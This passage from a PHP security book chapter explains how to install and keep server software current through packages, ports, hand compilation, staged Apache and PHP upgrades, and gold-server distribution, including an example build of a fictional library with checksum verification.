- *Unavailable compile-time options*: In a Windows environment, application functionality is typically added by including Dynamic Link Libraries (usually referred to as DLLs). But in a Unix environment, to enable or disable functionality for most applications, you are required to recompile with the appropriate configure switches. PHP is a perfect example; you can add support for the PostgreSQL database if you need it, but only by recompiling with a `--with-pgsql` parameter. Since packages consist of precompiled binaries, you are stuck with whichever options were configured by the maintainer when the package was created. In other words, the package may not include support for a routine that your application needs. Or more likely, because package maintainers wish to err on the side of inclusion, the package will include support for many things you *don't* need. And the penalty for carrying around this unnecessary baggage can be performance that is slower than otherwise possible.
- *Unavailable optimization*: When the compiler turns source code into machine code written in the processor's instruction set, it can perform a number of optimizations depending on the particular processor you are targeting and your tolerance for potentially unstable code. The corresponding speedup can be significant, as whole routines might be replaced with single instructions. As with functionality, though, package maintainers generally take the most conservative approach, optimizing most packages for the i386 architecture. This extends to runtime configuration as well, as we'll explore when we discuss installing applications by hand.

Ports

In order for the same code to run on many different processors and systems, it must be distributed as source and "ported" to match the architecture. Realizing this, the developers of the BSD family of distributions came up with the "ports" system, which is nothing more than a big collection of recipes for installing third-party software from source. Each port is a collection of text files that specify the official URI of the source tarball, a cryptographic hash that can be used to verify the integrity of the downloaded file, a set of patches to be applied to various source files in order to make them work better with the system, and a dependencies list.

If you are an advanced user, a port will allow you to compile software that is tailored precisely for your specific hardware, and to configure it to meet your exact needs. (Recognizing this advantage, even vendors who provide precompiled packages may also provide packages of source code that you may compile exactly as you wish.) The most elaborate and flexible port systems have been created for the BSD family of distributions.

The contents of a port directory are similar to the contents of a package file, except for the following:

- The biggest piece, the source code itself, is not included; instead, there are references to the files on remote mirrors so that the source code itself may be downloaded whenever it is needed. This makes the distribution and maintenance of hundreds of ports a relatively efficient process.
- There is a `Makefile` (the name is typically capitalized to make it stand out, but it also appears lowercase) that brings all of the various pieces together and provides hooks for custom configuration and compilation options. Many of these options are defined globally in `/etc/make.conf`. A good example is the setting that optimizes for your particular processor. Other options might be set by you on the command line (as `key=value` pairs); or, you could edit the `Makefile` itself. Some ports also even include a lightweight graphical interface built with the display library `ncurses`.

- You install the port simply by switching to the port's directory and typing the command `make install`. The port checks for dependencies and installs or updates them recursively. When ready, it downloads the source, patches and configures it appropriately, and then compiles and installs it. Inevitably, of course, this system too has its downsides:
    - *Dependencies*: Dependencies are still a problem if a port is broken or marked unsafe for installation. The sheer size of most ports collections, and the mostly volunteer nature of their maintenance, means that experimental or obscure ports may be out of date or out of sync with the rest of the system.
    - *Resource depletion*: Compiling from source can, and probably will, take a long time and eat up both system resources and operator attention. If either or both of these are scarce, then compiling may not be a very realistic alternative.
    - *Complexity*: Ports are meant to be installed by hand, and the real benefits of the system become apparent only when you examine the `Makefiles` and set custom compilation options in order to fine-tune your system. Remember, ports are best—we might even say *only*—for advanced users, who are both capable of and willing to deal with such complexity.

Compiling by Hand

We don't mean to suggest that compiling is not in general an attractive alternative. In just nine lines, we will demonstrate downloading and installing a fictional `libexample` library.

Before we begin, however, we want to remind you that none of these commands should be run as `root`, the superuser who controls every aspect of your machine; you are, after all, downloading and running somebody else's code from the Internet. Even when that code is from a (seemingly) trusted source, you can't really be sure what it is capable of doing, so it's good practice to compile and test it as a regular user. (In order to prevent an attacker from compiling local binaries, you might have hardened your system by making the compiler available to `root` only; in this case, you have no choice, and you must be running as `root` for the compilation to work at all.)

Let's look now at the first three steps of the installation process:

```
cd /usr/local/src
wget http://downloads.example.org/libexample.tar.gz
md5sum libexample.tar.gz
```

The first line, `cd /usr/local/src`, puts us in a standard location for third-party sources. This could just as well be `/opt/src` or your home directory, depending on your server setup or personal preference; consistency is the real key. Using a standard location permits you to tell from a single directory listing which from-source applications you have installed. This will be of significant help when you try to keep them up to date later.

Next, we use the `wget` program to download the `libexample` tarball from `example.org`'s web site.

Then—and this is critically important—we run `md5sum` on it to discover the `md5` signature of our downloaded file. The result should be compared with the `md5` signature published on the `example.org` site to ensure that our download was complete and that the package has not been tampered with, or has not had its integrity corrupted in some other way (by a faulty download, for example, or even by a bad sector on either the host's drive or your own). It's true that a clever attacker could also publish a bogus `md5` signature if she had enough control of the `example.org` web site to post an altered version of the tarball. One way to mitigate this danger, if you're really concerned, is to download the same file from an independent mirror, and then compare that signature to the one on the main site. Another possible solution is to wait a day or two; in the past, tampering of this sort has been discovered fairly quickly. We suggest that you take the moderate precaution of checking the signature, but not the extraordinary one of verifying the signature file itself.

Occasionally, PGP signatures are used instead of (or along with) `md5` signatures. These are more complex and therefore more difficult to tamper with (as well as more difficult to use, however). Instructions for the process of checking such a signature are at `httpd.apache.org/dev/verification.html`.

We turn now to the next three steps of the process:

```
tar xzvf libexample.tar.gz
cd libexample/
./configure --enable-shared --prefix=/usr
```

Moving right along in our installation, we decompress and unarchive the tarball with the `tar xzvf` command.

Then we `cd` into the newly expanded directory. Typically there will be a file here called `INSTALL`, or possibly just a `README`, with instructions. It is important that you read these files before proceeding, because they will contain specific installation instructions, information about version incompatibilities, configuration directions, and so on.

The `configure` command itself is really just a local script that runs a series of tests in an attempt to determine what sort of system you have and whether you have all of the commands and libraries required for the software to compile. Based on the results of these tests, it modifies values in a `Makefile`. The `INSTALL` file has told us that we should use the `--enable-shared` switch with the `configure` command in order to build a shared (or dynamic) version (`libexample.so`) rather than a static one (`libexample.a`), so we add that switch to the command line. The other switch that we add is `--prefix=/usr`, which tells the installer that we want to put our library in `/usr/lib` rather than the default, which in this case would be `/usr/local/lib` (because we are working in `/usr/local/src`). Placing a library in `/usr/lib` makes it a little easier for other programs, such as PHP, to find it.

Finally, we get to the last three steps of the process:

```
make
make test
sudo make install
```

These three commands—`make`, `make test`, and `make install`—carry out the automated compilation, linking, unit testing, and installation of the software.

The `sudo` command executes another command (here, `make install`) as if it were being issued by the user `root`, and is used to avoid switching into a full root shell where you might accidentally do real damage to your system. The `make install` step of software installation almost always needs to be carried out as `root`, in order to put all the files in the proper locations and update the dynamic linker's map of all the shared libraries on the system. (The exception to this is if you install software into your home directory, for your own personal use.)

If the compilation doesn't work, it will probably take a considerable amount of time to analyze the `README` and `INSTALL` files in order to figure out what you have done wrong. Many distributors of libraries host forums and discussion lists, which are a likely source of information about what can (and in your case did) go wrong. News archives are another potential source of help; although you may not think so, you are probably not the first person ever to have had the particular problem you are facing now, and discussions of it may be out there already. Possibly the best resources of all are the various Internet search engines, which might be able to lead you straight to a solution.

Even with the possibility of running into problems, the big upside of compiling software yourself is that you are in control of the entire process. If you want to turn on some options and disable others, you can. If you want to use a different version of some necessary library or an experimental optimization routine, you can do that as well. For that matter, if you want to fix a bug in the code, you can edit the source and then compile that patched version by hand. The power to work this way is the legacy of open source software, and a real boon to the overall security of your systems. When it comes down to eliminating unnecessary code, gaining the best performance, and really knowing your system inside and out, you can see why many sysadmins choose to hand-compile mission-critical applications.

We now have fully examined the methods of acquiring a working operating system with a suite of development libraries, utilities, and applications of various kinds. Everything seems to work. But we remind you of a point that is very easy to forget: complex software systems always include bugs. It is that fact that leads us to the operative principle here: *it may be broke even though we don't know it, so fix it every chance you have*. That brings us to the next step in this process.

Updating Software

Generally speaking, a vendor has only two reasons to update an application. Probably the dominant one from the commercial vendor's point of view is to add features. In a market-driven setting, new features are by far the most likely way to get end users to upgrade their existing versions by purchasing new licenses. Such feature-added releases are typically given major version numbers. The other reason—and certainly the most important one from a security point of view—is to fix bugs. A user somewhere discovers a previously unknown fault or mistake or vulnerability, and contacts the vendor. If the vendor doesn't respond, or seems unconcerned, and the bug is potentially very serious, the user might post a description of it to a security-centric mailing list, like BugTraq; archives are at `www.securityfocus.com/archive/1`). Community pressure then prompts the vendor to fix the bug, and after a period of time for testing, a new release is issued, which promises to fix the problem—until the next one is discovered. Such bug-fix releases are typically given minor version numbers.

Our recommendation is that you *take advantage of every new release* that comes along, or at least every new release that has anything to do with fixing security-related problems. Once a bug has been found, your application is in fact broken, whether the vulnerability is obvious to you or not—so it needs fixing. But given the variety of ways in which software may be acquired, how can you as a programmer be efficient in your updating? Now we come back to our various methods of software installation, for the manner in which you install software determines the most efficient manner in which to keep it updated.

The average server has hundreds of different programs and libraries on it. Just keeping track of updates to the limited number of public-facing server applications you are running can be a chore, and woe to the hapless sysadmin who misses a security bug-fix announcement because of an overactive spam filter or an inconveniently timed vacation. There's also a matter of scheduling. You may know that there is a fix to some problem, but that doesn't mean that you have time to dig up your configuration notes, log onto the server, and perform the upgrade then and there. If you aren't subscribed to the appropriate mailing lists (look for a list named something like "announce" on the software vendor's home page), the update process can go something like this (if it happens at all):

1. Visit the vendor site on a whim.
2. Check the Downloads link for a new release.
3. Run your copy of the application with the `--version` switch to find out which version you have.
4. Cringe when you realize you are several versions out of date.
5. Download and upgrade.

One of the major reasons to use packages or ports is that keeping your system up to date is mostly someone else's problem. You simply wait for your update utility (`apt`, `yum`, `portupgrade`, or similar) to discover the existence of a new version of some installed package, and then answer yes when prompted as to whether you should upgrade it. This, of course, implies that you faithfully run the update routines on a regular basis, but these can be easily automated so that your system is never more than 24 hours out of sync with the cutting edge.

Then again, most other people are not all that interested in the security of your system. The maintainers of the `rpms` you use are not going to come around and bail you out if an attacker exploits a vulnerability on your machine before they get around to posting an updated package, and a million worms can flourish before a new `rpm` is distributed to all of the mirrors that carried the old one.

For the perfectionist, this is the final big problem with software packaging systems: they put you at the mercy of someone else's timetable and competence. In most cases, competence is an unfounded worry—after all, the people who maintain packages for major distributions are likely to be every bit as competent as you are, and probably more so, since they specialize in particular applications, and have assumed the considerable responsibility of monitoring the relevant mailing lists for reports of vulnerabilities and patches from the developer. Nevertheless, if your enterprise absolutely depends on Apache, you are probably better off monitoring the `httpd` announcements list yourself, and patching your servers as soon as a fix becomes available.

The decision to use a package manager, ports, or from-source installation thus involves a number of trade-offs. Very often, the right solution is to use various methods for various parts of the system: packages for applications that are difficult to compile (OpenOffice.org and Mozilla are notorious for taking days to compile on slower systems) and system binaries that you don't use that often; ports for just about everything else; and careful, by-hand, optimized compilation of the key parts of your application's infrastructure, like Apache and PHP.

Keeping Apache and PHP Easily Updatable

Precisely because it's relatively easy, even if perhaps time consuming, to keep Apache and PHP up to date, we recommend that most PHP developers compile those two of the three critical parts of the AMP environment by hand, and leave the rest of the system and the underlying libraries to the package- or ports-management system. Although some developers do also compile MySQL by hand, MySQL explicitly recommends using their binaries, in part because the compilation is likely to take so long; we agree.

Apache

Unless you are willing to take your web server down for a while (unlikely, if it is indeed the critical system part that we are assuming), compiling and installing a new release of Apache is a bit tricky, because you have to get it reliably up and running without breaking any symbolic links, even as you are relying on its predecessor. Most of this concern becomes moot, however, if you have taken our advice (in Chapter 3) to separate your development and production environments, and then to install the new Apache release on the development server first, moving it to your production server only after it has been exhaustively tested.

The following process (which assumes that the current version is located on your development server at `/usr/local/apache`) is an extremely conservative one that we can recommend, especially for major upgrades. First, you compile the new version:

1. Download the new Apache version, presumably to `usr/local/src`.
2. Configure the new version, targeting a directory like `/usr/local/apache-new/`.
3. Run `Make`, `make install`, and then `make test` for the new version until you are confident that it is correct.

Now you configure the new version to work with your (development) system:

1. Copy the old `httpd.conf` to the new version's directory.

2. If the web data resides in `/usr/local/apache/htdocs/`, copy that `htdocs` directory to `/usr/local/apache-new/` also. If it resides somewhere else, pointed to in `httpd.conf`, you don't need to move anything, and the original, now moved, `httpd.conf` can simply continue pointing there.
3. Modify this `httpd.conf`, setting the port to something nonstandard like 8080. This will allow the still-running original Apache server to continue serving web requests on port 80.
4. Start up the new Apache server, and test out the site by entering something like `www.myhost.com:8080` into your browser. If there are problems, investigate and solve them.

And now you get the new Apache up and running (remember, you are still working on the development server):

1. Shut down the new Apache server.
2. Modify the new server's `httpd.conf`, setting the port back to 80.
3. Shut down the previous Apache server.
4. Rename the old Apache directory from `/usr/local/apache/` to something like `/usr/local/apache-old`.
5. Rename the new Apache directory from `/usr/local/apache-new/` to `/usr/local/apache`.
6. Start the new Apache server and continue testing it thoroughly in the development environment.

Finally, when you are satisfied, move the new server to your production environment:

1. On the production server, fetch the new Apache source, and configure and compile it using the tested settings. You might use a port or package management system to perform this step and the next, based on your development version.
2. Make any necessary changes to the configuration file(s).
3. Shut down the existing server and install the updated binaries using `make install`.
4. Start the new Apache version on the production server.

You are done! Your updated Apache server should now be up and running reliably on your production server, after a minimum (literally seconds) of downtime. Note that building the new server in place allows `make install` to be responsible for determining what is to be overwritten in the existing Apache installation. For instance, server logs and third-party shared libraries, such as `libphp5.so`, should not be overwritten in an upgrade.

PHP

The basic principle to remember when updating PHP is to do it first on a development server, test it there, and move it to your production server only when you are satisfied that it is working entirely correctly. We discussed this process in Chapter 2 and illustrated it with our upgrade of Apache in the previous section.

If you compile PHP by hand for use with Apache, it may be to your advantage to compile it as an Apache shared module (that is, a dynamic shared object), rather than as a static part of the `httpd` binary. While a static binary is likely to load and run faster than a shared module, the shared module can be recompiled independently of any other module. This will allow you to upgrade PHP by recompiling it when updated source is released without having to recompile Apache at the same time. The PHP manual contains detailed instructions on using PHP as a shared module with Apache 2—see `www.php.net/manual/en/install.unix.apache2.php`.

There is a security benefit to this shared-module method: whenever source for a bug fix for one or the other is released, you can quickly incorporate it into your system without having to recompile both packages. The ease of such individual recompilation makes it more likely that you will actually do it right away, and thus decreases your window of vulnerability. Treating PHP as a shared module does result in a slight performance hit during the startup of new `httpd` processes, but we find the convenience to the operator to be worth any slight inconvenience to the kernel.

Aside from the (admittedly rather slight) security advantage, hand-compiling gives you greater flexibility as well. For one thing, it permits you to reconfigure PHP by recompiling either with or without some particular functionality. To the extent that this makes system administration less of a chore, we view it as a good thing. To the extent that it allows you to fully explore the many advanced features of PHP, we view it as essential to taking advantage of all that the language has to offer.

For another thing, manual installation makes it easy to have multiple versions of PHP on your system (something like one stable version 4, and one stable version 5; you might even want to include one alpha version 5). Obviously, you would do this not on a production server but rather only on a development or test server (see Chapter 2 for a discussion of the differences). To accomplish this, you will need to install complete working versions of PHP in two separate locations, and then modify Apache's `httpd.conf` by inserting something like this into the `LoadModule` list:

```
# comment/uncomment as appropriate to run PHP 4 or 5
# LoadModule php4_module libexec/libphp4.so
# LoadModule php5_module libexec/libphp5.so
```

Switching between versions thus becomes a simple matter of stopping the server, editing `httpd.conf` to comment out the unwanted version, and then restarting the server.

Monitoring Version Revisions

It is certainly not unknown for the changes contained in a new version to fix one problem and cause another one (or more). Usually these new problems are unintentional, but occasionally they result from new "features" in the revised product.

Probably the most famous example of a deliberate choice causing chaotic problems for users was the decision of the PHP development team to make the `register_globals` directive default to `off`, beginning with version 4.2.0, released on April 22, 2002. Many hundreds or thousands of programmers, possibly not even realizing that such a directive existed, had built applications that expected it to be `on`, despite the security issues that that setting raises. So, when they or their hosts upgraded the servers to the new version of PHP, suddenly those applications were broken. Or more precisely, those applications broke unless the programmers had paid careful attention to the release notes and the attendant publicity over this change, and had modified their scripts so as not to assume a setting of `on`. Judging from the outcry, many had not.

The moral of this story is quite clear: you should expect to upgrade whenever a new version of software you are using comes along, but you should also read very carefully the change logs, and analyze thoroughly what changes in your own scripts might be necessary as a result of the changes in your new version.

If you do need to make changes in your scripts, you should maintain separate development and production environments. It's important to have procedures for modifying your scripts without putting your production environment at risk (essentially, by carrying out changes and testing of those changes in an environment completely isolated from your production servers, and moving those changes over to the production servers only after testing has satisfied you that everything works perfectly).

Recompiling After Updating Libraries

Let's say that someone has discovered a buffer overflow bug in the system library `libpng`. The `libpng` development team has fixed the bug and issued a release including that fix. You have downloaded the new release, and have now made and installed the corrected version. Is this enough? Are your applications now safe again? And what about those applications that you did not write—binary applications running on your server that incorporate functionality from `libpng`? Will they be safe?

Unfortunately, this isn't always an easy question to answer. Even if you have compiled the patched version of `libpng` as a shared object (`libpng.so`) rather than a static library (`libpng.a`), which should make that version available to any application calling it, some application somewhere on your system might have been shipped with its own copy of `libpng`, and this unfixed copy is lurking on your system, wide open to an attacker who knows that even your best efforts to secure your system will have overlooked this vulnerability. In this case, closing the vulnerability means either waiting for the developer to release a new version with a patched `libpng` library, or jumping in and patching the library on your own, and then recompiling the program. The course of action you take in this case will depend on the seriousness of the problem and your application's risk of exposure.

Even if you use packages, you may not be informed of this sort of reverse-dependency problem because (frankly) it's a little rare, and package management tools don't always know to handle it.

When using ports systems, it is often possible to specify that you want to recompile any ports that depend on updated ports. For example, the `portupgrade` command will, if called with the -r switch, recompile any ports that happen to depend on any ports that are being upgraded. This will upgrade any binaries that are statically linked to newly out-of-date system libraries. It will still not handle the case of applications that are distributed with their own embedded copy of a vulnerable library. In general, you have to hope that developers take advantage of shared libraries when possible, rather than bundling their own versions (as PHP does with the `bcmath`, `SQLite`, and `GD` libraries, for example). In the case of PHP, we trust the maintainers to release new versions when vulnerabilities are found in the embedded libraries. But a smaller project may not have the resources to do this in a timely manner.

Using a Gold Server to Distribute Updates

If you run more than one server, the administrative overhead of keeping all of your systems patched can quickly eat up a sizable chunk of your schedule. And it seems as though the patches for the biggest vulnerabilities are always released on Friday afternoons, so that your schedule ("Quitting time is just 25 minutes away") is likely to turn theoretical rather than actual.

The best way to simplify the process of keeping a group of servers up to date and well configured is to use the tools provided by your OS distribution to create your own custom distribution, one that has everything set up just the way you need it. The basic idea is that you keep one nonproduction server, the so-called gold server, as a code repository, a kind of ideal representation of what you want all your production servers to be. More information about the gold server concept can be found at `www.infrastructures.org/bootstrap/gold.shtml`.

The custom distribution you create from this server will therefore include all of your code, configuration files, `cron` jobs, and the like. From this gold server you can make packages and distribute them to your own production servers.

Metaports

If you originally installed your OS and applications from ports, you might create and store on your gold server a metaport that is optimized for your production servers. We call it a metaport because it packages together a variety of different standard ports, each with its own custom configuration. For example, we might create a web server metaport (we'll call it `example.org-webserver`) that contains individual ports for the following software:

- Apache compiled for `prefork MPM`
- A custom `PHP5` distribution with `MySQL`, `xslt`, and `gd` support
- `MySQL`
- `libxslt`
- `libxml2`
- `gd`
- Anything else appropriate to your web server environment

Once this `example.org-webserver` metaport has been created, you can use it to keep all the software on all your servers consistent and up to date, in the same way that you would keep any port for an individual piece of software up to date. A metaport such as this also makes it easier to install the same exact combination of software on multiple servers.

Metapackages

Many developers have learned how to use the concepts embodied in package-based management systems like Debian's `dpkg` or Red Hat's `rpm` to create metapackages (generic `rpms`) for their own ends. If you use such packages for installation, then you can gain the benefits of their package managers by compiling the metaports you create as your own custom `rpms`, storing them with appropriate dependencies on the gold server, and then propagating them as necessary to your production servers. The bottom line is that you can use the same kinds of tools that the maintainers of your operating system use. There are thousands of sources for more information on how to create your own `rpms`; one basic outline is at `http://erizo.ucdavis.edu/~dmk/notes/RPMs/Creating_RPMs.html`; a more thorough one is at `http://linuxmafia.com/linux/suse-linux-internals/chapter35.html`.

Once you have your gold server set up correctly, you can create `cron` jobs in which your production servers periodically check with the gold server to see if any of their ports/packages are out of date, and update themselves if possible. The more this can be (securely) automated, the better. By centralizing administration, you free yourself up to concentrate on solving problems. How to effect this automation is outside the scope of this book, but it is not very different from updating the OS using the gold server as the authority.

From a security standpoint, there is of course some risk in deploying a large number of homogenous systems that are all dependent on one source. The gold server must be particularly well protected, as there is essentially a compromise on all the systems that sync from it. Further, any exploit that affects one individual box could possibly affect all of them. But if you have set up and protected your gold server correctly, these potential risks are more than offset, we feel, by the efficiency of such an infrastructure when it comes to delivering necessary patches and workarounds in near-real time.

Summary

In this chapter, the final one of this book, we covered three topics that are often overlooked in the world of PHP security: how to secure a shared hosting environment, keeping separate production and development environments, and keeping software up to date.

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